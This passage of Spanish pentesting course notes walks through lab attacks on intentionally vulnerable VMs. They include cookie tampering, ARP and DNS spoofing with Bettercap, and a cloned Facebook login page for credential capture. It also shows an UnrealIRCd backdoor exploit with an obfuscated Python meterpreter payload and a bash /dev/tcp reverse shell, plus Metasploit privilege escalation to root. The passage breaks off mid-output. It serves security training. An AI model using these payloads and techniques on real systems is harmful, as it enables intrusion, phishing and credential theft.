
Es bastante peligroso, pues dejamos reflejado la dirección de la máquina atacante por ejemplo si tenemos un script que capture y envíe información a nuestro servidor.

Cross Site Request Fordwaring (CSRF): Consiste en hacer que un usuario legítimo realice acciones sobre la aplicación web sin que él mismo sepa que lo está haciendo.

Por ejemplo, codificamos algún payload en URL con Burpsuite y lo mandamos a una entrada de blog:



Como vemos en Mutillidae, crea una entrada de blog vacía que es la que almacena el payload de manera invisible. Y cada vez que se cargue la página, va a estar añadiendo una entrada de blog, evidentemente la alerta está en este payload de manera informativa. Pero existen payloads de muchos tipos como creación de usuarios.



XSStrike:

Herramienta para automatizar el Cross-Site-Scripting. Para instalarlo, al ser una herramienta en Python, hay que instalar primero pip3.

sudo apt-get install python3-pip

git clone https://github.com/s0md3v/XSStrike.git

La ruta puede variar, si no funciona, acceder al repositorio de github. Nos dirigimos a donde lo hayamos descargado, en este caso a la carpeta home, en XSStrike:

pip3 install -r requirements.txt

Ahora la herramienta está instalada, para ejecutarla hay que hacerlo con Python3 y señalar el script.

Ahora para usarla:

sudo python3 xsstrike.py -u "http://192.168.52.134/mutillidae/index.php?page=user-info.php" --timeout 50

Con -u indicamos la URL a analizar. La herramienta genera los payloads automáticamente.

Command Injection: Consiste en simplemente aprovecharnos de algún formulario donde directamente se le haga pasar una variable que se ejecute en el sistema de la aplicación web. Por ejemplo, en un NSLookup, poner:

Como vemos, al separar por ";" los comandos, la aplicación web nos va a devolver los dos resultados de los dos comandos, listando los directorios de /var/www/html/mutillidae (ls).

Es muy poco probable encontrar algo así, pues está muy controlado.

Cookie Tampering: Consiste en modificar las cookies para hacerte pasar por otro usuario y obtener permisos. Por ejemplo, cuando cambiamos los valores de uid=1 podríamos llegar a hacernos pasar por el administrador.

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.52.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.52.134/mutillidae/index.php?popUpNotificationCode=AU1
Connection: close
Cookie: PHPSESSID=nh7fagtjj5r8p7u69lf8kst4p0; showhints=1; username=nerea; uid=25
Upgrade-Insecure-Requests: 1
```

Al interceptar un paquete, estando loggeado como “nerea”, notamos que tiene un uid=25. Si registramos otro usuario notaremos que su uid será igual a 26, por lo que podemos simplemente variar ese dato para obtener los permisos de otro usuario, por ejemplo, el administrador, que normalmente es el primer usuario(uid=1).

Automáticamente, al cambiar el uid a 1, notamos como nos hemos quedado loggeados como admin.

7. Explotación y Hacking de Vulnerabilidades en Red:


Bettercap:

Para iniciar Bettercap, **sudo bettercap**

ARP Spoofing: Consiste en modificar la tabla ARP del cliente para que crea que nuestra dirección MAC tiene la ip del router. Para ello, escogemos la víctima y atacamos

set arp.spoof.targets 192.168.52.129

arp.spoof on



Si abriéramos un Wireshark, notaremos que Bettercap está reenviando todos los paquetes al router. Es una técnica de Man in the Middle, es decir, podemos escuchar todo lo que haga ese host.

DNS Spoofing (SOLO HTTP): Consiste en interceptar el DNS de la red para que los equipos sean redireccionados a el servidor que nosotros queramos, quizás una copia falsa de un sitio como Facebook para conseguir credenciales. Para interceptar, primero ponemos el arp spoofing:

set arp.spoof.targets 192.168.52.129

arp.spoof on


A continuación, procedemos a indicar qué dominio queremos redireccionar, por ejemplo facebook.es:

set dns.spoof.domains facebook.es

y a dónde lo queremos llevar y lo encendemos:

set dns.spoof.address 192.168.52.128

dns.spoof on



HSTS preloaded list consiste en una lista de dominios que el navegador incluye en su propio código fuente y obliga a que cuando el usuario se conecte a ellos la conexión vaya siempre por https. Aunque pongamos http en el navegador, te redirigirá a https automáticamente.
Como facebook.com es uno de estos dominios, no iba a funcionar ya que no disponemos del certificado original de facebook. Para comprobar los dominios de esta lista, podemos usar la web: **hstspreload.org**

Recuerda que esta técnica no tiene utilidad si hay certificados de por medio (https) y por lo tanto puede ser detectada si se intenta sobre un sitio que se encuentre en el HSTS preloaded list


Social Engineering Toolkit: Herramienta para ingeniería social para replicar una página web original de manera exacta para posteriormente recoger las credenciales del usuario. Debemos combinarla con el **DNS Spoofing**.

Se abre con: **sudo setoolkit**


Social-Engineering Attacks > **Website Attack Vectors** > **Web Jacking Attack Method**

Custom Import, pulsamos enter

En este punto, nos dirigimos a la página real que queramos copiar, y la guardamos, pero solo el html con el nombre de **index.html**:




A continuación, ponemos la ruta, en nuestro caso **/home/Kali/Desktop/index.html**




Podemos volver a pulsar enter para dejar la URL por defecto.

Si tenemos apache o nginx por ejemplo, nos solicitará que lo desactivemos:




El resultado es este, deberíamos haber puesto facebook.es para que el mensaje dijera “The site http://facebook.es.....”:



SI hubiéramos puesto URL:

Al pulsar, llega a una página clónica de Facebook:



Polymorph: Polymorph es una herramienta creada por Santiago Hernández (a.k.a. shramos).

Es posible que sea necesario instalar Anaconda 3 debido a las constantes actualizaciones de Python.

La diferencia principal con el DNS Spoofing a la Manipulación de Tráfico de Red en Tiempo Real es que antes simplemente éramos un MITM qué escuchaba y como mucho, inducía a que un usuario nos revelara sus credenciales. Sin embargo, manipular paquetes conlleva modificar sustancialmente las peticiones de red.

Con Polymorph somos capaces, no de simplemente interceptar copias de los paquetes, como hace Wireshark, sino de interceptarlos y modificarlos en tiempo real, por lo que podríamos modificar paquetes a la entrada y la salida sin que nadie se percatara de ello.

Interesante vídeo de cómo se realiza una modificación de paquetes en el Registro de Windows con la inyección de un payload en el registro y posteriormente ejecución de un meterpreter.

https://vimeo.com/249060325

8. Técnicas de Post-Explotación:

La fase de post-explotación consiste en determinar el valor del sistema comprometido, en base a dos variables:

- Lo sensible que sea, si tuviera información confidencial
- Capacidad del activo para conectarse y comprometer otros activos


Son técnicas muy intrusivas y la mayoría de los clientes no quieren que sean ejecutadas pues puede caer distintos sistemas de la organización y ya es suficiente con comprometer las máquinas.

Recomendaciones:

- A no ser que exista una petición expresa, no deben evaluarse ni modificarse servicios considerados críticos.
- Las modificaciones deben ser documentados y pueden ser revertidas
- Se debe entregar una lista detallad de todas las acciones tomadas y el período de tiempo
- Toda la información privada o personal que se descubra puede ser utilizada para obtener información adicional, solo si se tiene autorización.
- Las contraseñas NO DEBEN SER ADJUNTADAS, ni siquiera cifradas
- No establecer mecanismos de persistencia en una máquina sin el consentimiento del cliente.
- Toda la información recolectada durante la auditoría debe estar cifrada en los equipos de los analistas
- TODA la información recopilada debe ser destruida una vez que el cliente acepte el reporte final.


Linux Meterpreter Post-explotación:

Antes de empezar, debemos haber encontrado una vulnerabilidad en el host, aquí vamos a suponer que hemos decidido descargar un exploit para UnrealIRC que ya sabemos que nuestro Ubuntu Metasploiteable es vulnerable:



Con **msfvenom** podemos crear un payload con:


msfvenom -p python/meterpreter/reverse_tcp lhost=192.168.52.128 lport=4444



Vamos a sustituir el payload que traía originalmente este exploit por el payload actual:

```
7 # The different types of payloads that are supported
8 python_payload =
  exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')
  ('eNo9UE1LxDAQPTe/orckmA3b0i3rYgURDyIiuN5EpE1ntTRNQiarVfG/25DFOczwZt68+RgmZ33I0aoRgvjWQye6FqGuBAZ/
  VEGEYQJysD6f88HkvjVvwIo135Es+K/FZ9ikZpkCK8UJ7x+u7173T483V/c88qSyxoAKjNHivJRFvZWbJZRbKqrFeCR1HtqRZDArcCGqx/
  ESNYBjG050k7aSR+NaNTJ6eUsFSg/qgy0Cz+sX0jcnrDn5fB805BoM6/mFXuT6s//qKqU5gRkUi4fLHpSdnAdEln4gu7qKyR4iU/
  xQpDv85eQPcFhfaw==')[0])))
9
0 bash_payload = f'bash -i >& /dev/tcp/{local_ip}/{local_port} 0>&1'
```

Recuerda que en Python hay que modificar todas las **‘** por **\’**



```
# The different types of payloads that are supported
python_payload = f'python -c " exec(__import__(\'zlib\').decompress(__import__(\'base64\').b64decode(__import__(\'codecs\').getencoder(\'utf-8\')(\'eNo9UE1LxDAQPTe/orckmA3b0i3rYgURDyIiuN5EpE1ntTRNQiarVfG/
25DFOczwZt68+RgmZ33I0aoRgvjWQye6FqGuBAZ/VEGEYQJysD6f88HkvjVvwIo135Es+K/FZ9ikZpkCK8UJ7x+u7173T483V/c88qSyxoAKjNHivJRFvZWbJZRbKqrFeCR1HtqRZDArcCGqx/ESNYBjG050k7aSR+NaNTJ6eUsFSg/qgy0Cz+sX0jcnrDn5fB805BoM6/mFXuT6s//
qKqU5gRkUi4fLHpSdnAdEln4gu7qKyR4iU/xQpDv85eQPcFhfaw==\')[0])) " '
bash_payload = f'bash -i >& /dev/tcp/{local_ip}/{local_port} 0>&1'
```

Recuerda añadir **f‘ python -c “ (payload) “ ’** **¡Importante respetar los espacios!**

Asegúrate de leer las instrucciones del exploit y de completar sus campos:

```
# Sets the local ip and port (address and port to listen on)
local_ip = '192.168.52.128'   # CHANGE THIS
local_port = '4444'   # CHANGE THIS
```

Ahora en **Metasploit** podemos poner un listener (/multi/handler):

Recuerda configurar 3 cosas:

- Lhost: Ip de la máquina (debe coincidir con el de msfvenom)
- Lport: Asegúrate de poner el mismo que en msfvenom
- Payload: Pon el mismo payload usado en msfvenom, aunque no sea compatible

```
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload ⇒ python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.52.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.52.128
lhost ⇒ 192.168.52.128
msf6 exploit(multi/handler) >
```

Finalmente, ejecutamos el exploit desde otra consola:

```
┌──(kali㉿kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor-master]
└─$ ./exploit.py 192.168.52.130 6667 -payload python
Exploit sent successfully!
```

Y abriremos un meterpreter en Metasploit:

```
[*] Started reverse TCP handler on 192.168.52.128:4444
[*] Sending stage (24380 bytes) to 192.168.52.130
[*] Meterpreter session 2 opened (192.168.52.128:4444 → 192.168.52.130:47713) at 2023-03-30 15:30:23 +0200

meterpreter >
```

Lo primero que debemos hacer una vez tengamos la sesión abierta es averiguar quien somos. Para ello usamos le comando: **getuid**

```
meterpreter > getuid
Server username: boba_fett
```

Ahora necesitamos la utilización de módulos de **Metasploit**, se encuentran en la ruta:

/usr/share/metasploit-framework/modules/post

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ ls
app         db          Gemfile       metasploit-framework.gemspec  msfd            msfrpc     msfvenom   Rakefile        script-password  tools
config      docs        Gemfile.lock  modules                       msfdb           msfrpcd    msf-ws.ru  ruby            script-recon     vendor
data        documentation lib         msfconsole                    msf-json-rpc.ru msfupdate  plugins    script-exploit  scripts

┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ cd modules

┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls
auxiliary  encoders  evasion  exploits  nops  payloads  post

┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ cd post

┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules/post]
└─$ ls
aix  android  apple_ios  bsd  firefox  hardware  linux  multi  networking  osx  solaris  windows

┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules/post]
└─$
```

En esta sección nos centraremos en Linux:

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules/post]
└─$ cd linux

┌──(kali㉿kali)-[/usr/…/metasploit-framework/modules/post/linux]
└─$ ls
busybox  dos  gather  manage
```

Estos módulos nos permiten obtener información una vez tenemos la máquina comprometida

Gather:

```
┌──(kali㉿kali)-[/usr/…/modules/post/linux/gather]
└─$ ls
checkcontainer.rb  enum_configs.rb     enum_protections.rb    gnome_commander_creds.rb  manageengine_password_manager_creds.rb  phpmyadmin_credsteal.rb
checkvm.rb         enum_containers.rb  enum_psk.rb            gnome_keyring_dump.rb     mimipenguin.rb                          pptpd_chap_secrets.rb
ecryptfs_creds.rb  enum_nagios_xi.rb   enum_system.rb         haserl_read.rb            mount_cifs_creds.rb                     tor_hiddenservices.rb
enum_commands.rb   enum_network.rb     enum_users_history.rb  hashdump.rb               openvpn_credentials.rb                  vcenter_secrets_dump.rb
```

Para ejecutar alguno usamos: **run (ruta)**

run post/Linux/gather/checkvm

```
meterpreter > run post/linux/gather/checkvm

[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
meterpreter >
```

- Checkvm: Testa si la máquina es una máquina virtual.
- Hashdump.rb: Hace un dump de los hash de la memoria (solo root).
- Enum_network: Obtiene información de la infraestructura de la red.
- Enum_system: Enumera información del sistema.

Ahora procederemos a escalar privilegios, lo primero que debemos saber es que podemos mandar la sesión de meterpreter en segundo plano para que no se pierda y poder seguir usando Metasploit con el comando **background**. Con el comando sessions podríamos ver todas las sesiones activas.

```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information         Connection
  --  ----  ----                     -----------         ----------
  2         meterpreter python/linux  boba_fett @ ubuntu  192.168.52.128:4444 → 192.168.52.130:47713 (192.168.52.130)

msf6 exploit(multi/handler) >
```

Ahora vamos a acceder a un recomendador de exploits:

use post/multi/recon/local_exploit_suggester

```
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.
```

Seleccionamos la sesión con set **session (nº) y exploit**

Set session 2

exploit

```
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 192.168.52.130 - Collecting local exploits for python/linux ...
[*] 192.168.52.130 - 174 exploit checks are being tried ...
[+] 192.168.52.130 - exploit/linux/local/cve_2021_3493_overlayfs: The target appears to be vulnerable.
[+] 192.168.52.130 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 192.168.52.130 - exploit/linux/local/cve_2022_0995_watch_queue: The target appears to be vulnerable.
[+] 192.168.52.130 - exploit/linux/local/docker_daemon_privilege_escalation: The target is vulnerable.
[+] 192.168.52.130 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[+] 192.168.52.130 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 192.168.52.130 - exploit/linux/local/ptrace_traceme_pkexec_helper: The target appears to be vulnerable.
[+] 192.168.52.130 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.52.130 - exploit/linux/local/sudo_baron_samedit: The target appears to be vulnerable. sudo 1.8.9.5 is a vulnerable build.
[+] 192.168.52.130 - exploit/linux/local/ubuntu_enlightenment_mount_priv_esc: The target appears to be vulnerable.
[*] Running check method for exploit 56 / 56
[*] 192.168.52.130 - Valid modules for session 2:
============================

 #   Name                                                        Potentially Vulnerable?  Check Result
 -   ----                                                        -----------------------  ------------
 1   exploit/linux/local/cve_2021_3493_overlayfs                 Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec         Yes                      The target is vulnerable.
 3   exploit/linux/local/cve_2022_0995_watch_queue               Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/docker_daemon_privilege_escalation      Yes                      The target is vulnerable.
 5   exploit/linux/local/overlayfs_priv_esc                      Yes                      The target appears to be vulnerable.
 6   exploit/linux/local/pkexec                                  Yes                      The service is running, but could not be validated.
 7   exploit/linux/local/ptrace_traceme_pkexec_helper            Yes                      The target appears to be vulnerable.
 8   exploit/linux/local/su_login                                Yes                      The target appears to be vulnerable.
 9   exploit/linux/local/sudo_baron_samedit                      Yes                      The target appears to be vulnerable. sudo 1.8.9.5 is a vu
lnerable build.
 10  exploit/linux/local/ubuntu_enlightenment_mount_priv_esc     Yes                      The target appears to be vulnerable.
 11  exploit/linux/local/abrt_raceabrt_priv_esc                  No                       The target is not exploitable.
 12  exploit/linux/local/abrt_sosreport_priv_esc                 No                       The target is not exploitable.
 13  exploit/linux/local/af_packet_chocobo_root_priv_esc         No                       The target is not exploitable. Linux kernel 3.13.0-24-gen
eric #46-Ubuntu is not vulnerable
 14  exploit/linux/local/af_packet_packet_set_ring_priv_esc      No                       The target is not exploitable.
```

Nos quedaremos con exploit/linux/local/docker_daemon_privilege_escalation

Como vemos es un local, lo que quiere decir que nosotros ya hemos debido de explotar la máquina previamente.

Debemos buscar el exploit con **search** y posteriormente usar **use** para usarlo.

```
msf6 post(multi/recon/local_exploit_suggester) > search exploit/linux/local/docker_daemon_privilege_escalation

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/linux/local/docker_daemon_privilege_escalation  2016-06-28       excellent  Yes    Docker Daemon Privilege Escalation


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/docker_daemon_privilege_escalation

msf6 post(multi/recon/local_exploit_suggester) > use 0
[*] No payload configured, defaulting to linux/armle/meterpreter/reverse_tcp
msf6 exploit(linux/local/docker_daemon_privilege_escalation) > show options

Module options (exploit/linux/local/docker_daemon_privilege_escalation):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (linux/armle/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.52.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Como vemos, nos ha cambiado el payload, así que vamos a utilizar uno más parecido al nuestro:

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/local/docker_daemon_privilege_escalation) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
```

También introducimos la sesión con **set session 2**

Ahora, tras usar **exploit** abriremos meterpreter y habremos escalado privilegios como root.

```
meterpreter > getuid
Server username: root
```

Windows Meterpreter Post-explotación:

Esta vez nos centraremos en un Windows 10 con la vulnerabilidad web_delivery:

```
msf6 > search web_delivery

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Descrip
   -  ----                                                  ---------------  ----       -----  -------
